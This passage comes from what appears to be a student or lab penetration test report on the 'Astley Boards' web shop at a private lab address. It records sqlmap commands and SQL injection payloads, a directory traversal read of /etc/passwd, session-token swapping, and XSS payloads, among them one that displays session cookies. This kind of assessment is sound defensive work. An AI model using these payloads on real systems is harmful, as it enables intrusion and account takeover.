<span class='glyphicon glyphicon-trash'></span>
Remove Account</a>

</td>
</tr>

<tr>


<td>RedAdiaire@hacklab.com</td>
<td>Red Adaire</td>
<td>3 Red Street</td>

<td>
```

Figure 11 Customer details found in Admin source code.

2.4.2 Test User Registration Process

A Test on the registration process for the “Astley Boards” site was conducted to determine if adequate security management is implemented into the process and highlight any aspects that can be a security risk for the webserver or users of the site. From examining the intercepted traffic during section (2.2.5 **Identifying Application Entry Points**) user registration begins from the web applications home page “/index.php” that contains the registration form necessary for users to create a customer account.



```
<form role="form" method="post" action="register.php">
<fieldset>

  <div class="form-group">
<input class="form-control" placeholder="Firstname" name="ruser_firstname" type="text" required>
</div>

  <div class="form-group">
<input class="form-control" placeholder="Lastname" name="ruser_lastname" type="text" required>
</div>

  <div class="form-group">
<input class="form-control" placeholder="Address" name="ruser_address" type="text" required>
</div>

  <div class="form-group">
<input class="form-control" placeholder="Email" name="ruser_email" type="email" required>
</div>

  <div class="form-group">
<input class="form-control" placeholder="Password" name="ruser_password" type="password" required>
</div>

</fieldset>
```

Figure 12 Source code for customer registration form.

This form requires a user to fill out their First Name, Last Name, Address and provide a Password and once a user selects the “Sign Up” button, the request is sent in an HTTP POST method to “register.php” on the remote webserver.

Interacting and manipulating the different parameters within the form demonstrates that there are significant security flaws with the way the webserver handles the registration of new customer accounts on the site. The first concern is that any user can create multiple accounts without verification as registration is not vetted by any means. The only parameter that is checked on the form is the email address that will compare it to other accounts in the customer database but does not have to be a valid email address and does not implement any way to confirm the legitimacy of the email address provided in the registration form, this allows for multiple accounts being made with the same First Name, Last Name, and Address. Further on from this the form allows for any characters to be present in the First Name Last Name and Address fields including scripts leaving this vulnerable to cross site scripting attacks as shown in this (Figure 68).

There are also no minimum character requirements for any of the fields within this form which allows for users to create user accounts only using one character in each field including the user password. This means that users have the option of creating very weak passwords that are predictable as shown in this HTTP request captured with “OWASP ZAP” –

```
POST http://192.168.1.10/register.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/index.php
Cookie: PHPSESSID=fs89skba686qveh8gind7snak6; SecretCookie=63324e79615842305148526c6333513663324e79615842304f6a45324e7a45334e6a49314e6a673d
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

ruser_firstname=p&ruser_lastname=p&ruser_address=p&ruser_email=bad%40pass&ruser_password=p&register=

HTTP/1.1 200 OK
Date: Fri, 23 Dec 2022 04:42:55 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 118
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<script>alert('Data successfully saved, You may now login!')</script><script>window.open('index.php', '_self')</script>
```

Figure 13 No minimum character in "register.php".

2.4.3 Testing for Account Enumeration and Guessable User Account

This test was carried out to determine if there is feedback from the webserver when inputting user credentials into the “/userlogin.php” form that could enumerate user accounts. For this test an incorrect email address was filled out into the form to examine the response back from the site but also to enter a valid email address with the wrong password to compare the two outputs.




Figure 14 Incorrect email provided in login form.





Figure 15 Correct email, but incorrect password provided in the login form.

Comparing the two results an attacker would be able to enumerate between a valid email address and invalid one by comparing the scripted messages returned from the webserver. Enumerating the customer email leaves only the password to guess for an attacker that can be brute forced quite easily after establishing a valid username.

2.5 AUTHENTICATION TESTING

2.5.1 Testing for Credentials Transported over an Encrypted Channel

This section of testing was conducted to determine if traffic between the host machine on “Kali Linux” and the remote webserver hosting the “Astley Boards” web application could be listened to by a third party. To conduct this test a packet sniffer was utilized to listen in on data being transmitted between the two machines from the local host windows workstation. The packet sniffer used was “Wireshark” and it was configured to capture traffic on the “VMware Network Adapter VMnet1” which is the virtual network used for both the “Kali Linux” virtual machine and the webserver. Capturing traffic was performed on the “/userlogin.php” form whilst conducting a POST request to login into the website as a customer. Examining the traffic exposes that data can be easily monitored by a third party as it is unencrypted and, in this case, sniff out credentials such as user email address and passwords –



No.	Time	Source	Destination	Source Port	Protocol	Length	Host	Info
1	0.000000	192.168.1.253	192.168.1.10	48039	TCP	74		48039 → 80 [SYN] Seq=0
2	0.000154	192.168.1.10	192.168.1.253	80	TCP	74		80 → 48039 [SYN, ACK] S
3	0.000419	192.168.1.253	192.168.1.10	48039	TCP	66		48039 → 80 [ACK] Seq=1
4	0.000655	192.168.1.253	192.168.1.10	48039	HTTP	670	192.168.1.10	POST /userlogin.php HT
5	0.000740	192.168.1.10	192.168.1.253	80	TCP	66		80 → 48039 [ACK] Seq=1
6	0.002448	192.168.1.10	192.168.1.253	80	HTTP	672		HTTP/1.1 200 OK (text/
7	0.002567	192.168.1.253	192.168.1.10	48039	TCP	66		48039 → 80 [ACK] Seq=60
8	0.034926	192.168.1.253	192.168.1.10	48039	HTTP	544	192.168.1.10	GET /customers/index.ph
9	0.037245	192.168.1.10	192.168.1.253	80	TCP	1514		80 → 48039 [ACK] Seq=60
10	0.037256	192.168.1.10	192.168.1.253	80	TCP	1514		80 → 48039 [ACK] Seq=20
11	0.037261	192.168.1.10	192.168.1.253	80	TCP	1514		80 → 48039 [ACK] Seq=35
12	0.037264	192.168.1.10	192.168.1.253	80	TCP	1514		80 → 48039 [ACK] Seq=49
13	0.037268	192.168.1.10	192.168.1.253	80	TCP	1514		80 → 48039 [ACK] Seq=63
14	0.037299	192.168.1.10	192.168.1.253	80	TCP	1416		80 → 48039 [PSH, ACK] S
15	0.037423	192.168.1.10	192.168.1.253	80	TCP	1514		80 → 48039 [ACK] Seq=91

> Frame 4: 670 bytes on wire (5360 bits), 670 bytes captured (5360 bits) on interface \Device\NPF_{B1D88495-6D79-455E-A58D-C212FAFBE0A8}, id 0
> Ethernet II, Src: VMware_52:ae:1e (00:0c:29:52:ae:1e), Dst: VMware_02:8f:15 (00:0c:29:02:8f:15)
> Internet Protocol Version 4, Src: 192.168.1.253, Dst: 192.168.1.10
> Transmission Control Protocol, Src Port: 48039, Dst Port: 80, Seq: 1, Ack: 1, Len: 604
> Hypertext Transfer Protocol
> HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "user_email" = "hacklab@hacklab.com"
> Form item: "user_password" = "hacklab"
> Form item: "user_login" = ""

Figure 16 Wireshark Sniffing Credentials from virtual client and server.

2.5.2 Testing for Weak Lock Out Mechanism

This test was performed to determine if the web application has a lock out mechanism at all. The test was conducted by attempting to login as a customer using an incorrect password several times and conducted the same tests on the admin login page. It was discovered after attempting to prompt an account lock out that there is no mechanism in place This will allow for easy brute forcing using a dictionary attack in later testing.

2.5.3 Testing for Bypassing Authentication Schema

With information gathered from previous sections it was possible to enumerate several functions within the “Astley Boards” web application that allows to bypass the authentication schema.

2.5.3.1 Direct Page Request

From the information gathered from forced browsing in section (2.2.6) direct page requests were sent that were capable of bypassing authentication to be able to view the source code within the administrator panel as discussed in section (2.4.1) this allowed to view sensitive customer information such as their email address, postal addresses and their user id’s that are illustrated in (Figure 11).

2.5.3.2 Parameter Modification

During this section the task was to identify if there could be parameters changed within an HTTP request sent to the webserver that could bypass the authentication. Examining the way requests are handled it was identified there were no parameters that could be found that would trigger an authentication bypass.

2.5.3.3 Session ID Prediction

The session ID was also investigated for Session ID prediction. The session ID will be explored and discussed later on in this report under section (2.7 **Session Management Testing**), but this was determined to not be vulnerable to session ID prediction.

2.5.3.4 SQL Injection

The authentication forms that are accessible from “/index.php” were tested to see if they are vulnerable to SQL Injection. This was conducted with the use of an automated SQL injection tool “SQLmap 1.6.7” using the following command from an open terminal in the “Kali Linux” virtual machine –

```
sqlmap -u http://192.168.1.10/index.php -forms
```

Performing this test discovered three potential targets that were the forms found in the “/adminlogin.php, /userlogin.php, and the /register.php” directories. Tests were only conducted on the admin login and customer login forms for this part of the test that reveal potential SQL injection vulnerabilities picked up by SQLmap as shown –

```
sqlmap identified the following injection point(s) with a total of 3619 HTTP(s) requests:
--
Parameter: admin_password (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: admin_username=admin&admin_password=tiffany' AND 1813=1813 AND 'Auxa'='Auxa&admin_login=
  Referer: http://192.168.1.10/admin/admin.php
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: admin_username=admin&admin_password=tiffany' AND (SELECT 5851 FROM (SELECT(SLEEP(5)))AVoi) AND 'BvMq'='BvMq&admin_login=
  Connection: keep-alive
  Content-Type: application/x-www-form-urlencoded
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: admin_username=admin' AND 2768=2768 AND 'rZoF'='rZoF&admin_password=tiffany&admin_login=
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: admin_username=admin' AND (SELECT 8335 FROM (SELECT(SLEEP(5)))RhFG) AND 'WTUJ'='WTUJ&admin_password=tiffany&admin_login=
--
there were multiple injection points, please select the one to use for following injections:
```

Figure 17 adminlogin.php SQL injection points

```
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: user_email (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: user_email=hacklab@hacklab.com') AND 8764=8764 AND ('CeKN'='CeKN&user_password=hacklab&user_login=
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user_email=hacklab@hacklab.com') AND (SELECT 8184 FROM (SELECT(SLEEP(5)))aLbN) AND ('uQJK'='uQJK&user_password=hacklab&user_login=
Parameter: user_password (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: user_email=hacklab@hacklab.com&user_password=hacklab' AND 4399=4399 AND 'kyjP'='kyjP&user_login=
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user_email=hacklab@hacklab.com&user_password=hacklab' AND (SELECT 3977 FROM (SELECT(SLEEP(5)))ZqBH) AND 'zHPa'='zHPa&user_login=
--
there were multiple injection points, please select the one to use for following injections:
```

Figure 18 userlogin.php SQL injection points

2.5.4 Testing for Weak Password Policy

As demonstrated during the test user registration process (2.4.2) There is no minimum character requirements for any of the fields within this form which allows for users to create user accounts only using one character in each field including the user password. This means that users have the option of creating very weak passwords that are predictable as shown in this HTTP request captured with “OWASP ZAP” –

```
ruser_firstname=p&ruser_lastname=p&ruser_address=p&ruser_email=bad%40pass&ruser_password=p&register=

HTTP/1.1 200 OK
Date: Fri, 23 Dec 2022 04:42:55 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 118
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<script>alert('Data successfully saved, You may now login!')</script><script>window.open('index.php', '_self')</script>
```

Figure 19 Evidence of no password policy being implemented into the user registration form.

2.5.5 Testing for Weak Password Change or Reset Functionalities

When a user interacts with the change password form the “Old Password:” field has already been given an entry into the form. Checking this in the body of an intercepted request using “OWASP ZAP” confirms that it has already filled it out with the correct “Old Password:” for that specific user account.

```
-----9893071161480404027773095421
Content-Disposition: form-data; name="user_password"

hacklab
-----9893071161480404027773095421
Content-Disposition: form-data; name="new_password"

hack
-----9893071161480404027773095421
Content-Disposition: form-data; name="confirm_password"

lab
-----9893071161480404027773095421
Content-Disposition: form-data; name="user_id"

1
-----9893071161480404027773095421
Content-Disposition: form-data; name="user_save"

-----9893071161480404027773095421--
```

Figure 20 "Old Password" already filled out in change password form.

Furthermore, even if a user inputs the wrong password in the “Old Password:” field in this form it still accepts the password change and updates the database with the new password.

```
-----498654231852364389691832842
Content-Disposition: form-data; name="user_password"

1
-----498654231852364389691832842
Content-Disposition: form-data; name="new_password"

pass
-----498654231852364389691832842
Content-Disposition: form-data; name="confirm_password"

pass
-----498654231852364389691832842
Content-Disposition: form-data; name="user_id"
```

Figure 21 Incorrect “Old Password” being sent to webserver.

```
<script>alert('Account successfully updated!')</script><script>window.open('customers/index.php', '_self')</script>
```

Figure 22 Web server does not perform an error check on “Old Password:”.

2.6 AUTHORIZATION TESTING

2.6.1 Testing Directory Traversal File Include

Directories were tested to identify if there were directory traversal vulnerabilities within the web application. After browsing through the directories logged in as a customer one directory was discovered in the footer of the “/customers/cart_items.php” page with a link to “T&C’s”. following this link uncovered a new directory “/appendage.php?type=terms.php” that happens to contain a text file called “terms.php”. Manipulating the URL after the section “type=” with “../” revealed that there was possibility of directory traversing on this page. After a few attempts at trying to find the “/etc/passwd” it was apparent that “terms.php” was already in the root directory of the remote webserver by typing out the URL “<http://192.168.1.10/appendage.php?type=/etc/passwd>”.




Figure 23 Path Traversal to display “passwd”file

2.6.2 Testing for Bypassing Authorization Schema

This test determines if it is possible to manipulate another user's account by changing the session token in the HTTP request. For this test a new customer account was created under the user email "test@account.com" that will be used as a malicious actor trying to send HTTP requests to the original customer account "hacklab@hacklab.com". The first test was to add an item to a user's cart that was successful, by intercepting the traffic using "OWASP ZAP" and only changing the "PHPSESSID" and the "Secret Cookie" in the http request to that of what was generated during victim's login.

```
GET http://192.168.1.10/customers/add_to_cart.php?cart=5 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/shop.php?id=1
Cookie: PHPSESSID=saasu9l5huaplcgto2o8aepsr1; SecretCookie=
6147466a61327868596b426f59574e72624746694c6d4e766254706f59574e72624746694f6a45324e7a4d314d5445324d6
a493d
Connection: keep-alive
Content-Length: 0
```

Figure 24 Changing the session token to another user's account.

After adding this item, the web application takes the user to the "save_order.php" page to confirm adding this item to their basket. From there intercepted the traffic again and changed session token once more to successfully add an item to the "hacklab@hacklab.com" accounts cart.

```
POST http://192.168.1.10/customers/save_order.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/add_to_cart.php?cart=5
Cookie: PHPSESSID=saasu9l5huaplcgto2o8aepsr1; SecretCookie=
6147466a61327868596b426f59574e72624746694c6d4e766254706f59574e72624746694f6a45324e7a4d314d5445324d6
a493d
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
```

```
order_name=Belter1&order_price=100&user_id=1&order_quantity=1&order_save=
```

Figure 25 HTTP request sent to add item to "hacklab@hacklab.com" cart.

```
<script>alert('Item successfully added to cart!')</script><script>window.open('shop.php?id=1',
'_self')</script>
```

Figure 26 HTTP response scrip in body to confirm that the item was added to that user's cart.

2.7 SESSION MANAGEMENT TESTING

2.7.1 Testing for Session Management Schema

This test was conducted to determine how the webserver deals with keeping track of active sessions. After providing the login form a valid user email and password the remote webserver sends back its response it generates the session token “Set Cookie:” to a “Secret Cookie”.

```
HTTP/1.1 200 OK
Date: Thu, 12 Jan 2023 10:29:35 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: SecretCookie=
6147466a61327868596b426f59574e72624746694c6d4e766254706f59574e72624746694f6a45324e7a4d314d546b7a4e
7a553d
Content-Length: 116
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<script>alert('You're successfully logged in!')</script><script>window.open('customers/index.php',
_self')</script>
```

Figure 27 HTTP response after a successful login generates secret cookie.

This was discovered to use Hexadecimal and ASCII Base64 encoding by using “CyberChef” to decode the session token. Decoding the session token reveals that the current session is structured as user email, password, and a UNIX Timestamp.




Figure 28 Decoded session token with CyberChef.

2.7.2 Testing for Logout Functionality

A test was conducted to identify how the “Astley Boards” webserver terminates an active session. To perform this test traffic was intercepted using “OWASP ZAP” when logging out of a user account. It could be confirmed that after logging out of a session and being redirected back to the “/index.php” directory the browser still retained the session token generated from login and would persist until the cookies were deleted from the browser manually.

2.8 INPUT VALIDATION TESTING

2.8.1 Testing for Reflected Cross Site Scripting

This test was conducted to determine if there were any directories that would allow for reflected XSS to be injected into a HTTP request sent to the webserver. It was determined that the most likely directory to experiment the XSS attack would be on “save_order.php” as the body of this request requires a string for the “order_name” parameter that cannot be set by the user. Intercepting this traffic with “OWASP ZAP” allowed for injection of a script to test if this can be vulnerable to XSS attack.

```
POST http://192.168.1.10/customers/save_order.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/add_to_cart.php?cart=9
Cookie: PHPSESSID=rvqd37s98imhu2h6tis0am6b57;_SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e766254706f59574e72624746694f6a45324e7a4d314d6a45774e54633d
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

order_name=""><<script>alert("script")</script><script>order_price=90&user_id=1&order_quantity=1&order_save=
```

Figure 29 Script sent to webserver in HTTP body.

Navigating to “/cart_items.php” confirmed that the remote webserver was susceptible to reflected XSS attack as every time the page loaded up the script would run and display an alert as intended.





Figure 30 XSS script alert in “/cart_items.php”

2.8.2 Testing for Stored Cross Site Scripting

This “Astley Boards” web application was already determined to be vulnerable to a stored XSS attack that was demonstrated in (2.4.2 **Test User Registration Process**) and displayed in (Figure 68). This allows for an any user registering a customer account on the website with a script that can be executed on the website.

Further testing was also conducted on the “Account Settings” form located in “/customers/settings.php” as this also provided entry for the user database. The “First Name:” field was provided a script that would display the active cookies for the current session.



Account Settings

Firstname:

Lastname:

Address:

Save

Cancel

Figure 31 Stored XSS attack on “/customer/settings.php”.

Logged in as the administrator and navigating to the “Customer Management” page executes the script and shows up as an alert displaying the “PHPSESSID and SecretCookie”.




Figure 32 Evidence of successful stored XSS attack through “Account Settings”.

2.8.3 Testing for SQL Injection

As shown in (2.5.3.4) SQL injection is possible on the “/adminlogin.php” and “/userlogin.php” forms on the home page. Running SQLmap on these forms revealed that the remote host was had a back-end MySQL 5.0.0 Database or greater to store admin and user information on the site.

A copy of the HTTP POST request to change account settings in the “/customer/settings.php” was added to a text file that was to be used for testing with SQLmap as this POST request had content within its body to add entries into the SQL database. This command was then used to try and enumerate the current database for these entries –

```
sqlmap -r cust_set.txt --dbms=MySQL --current-db
```

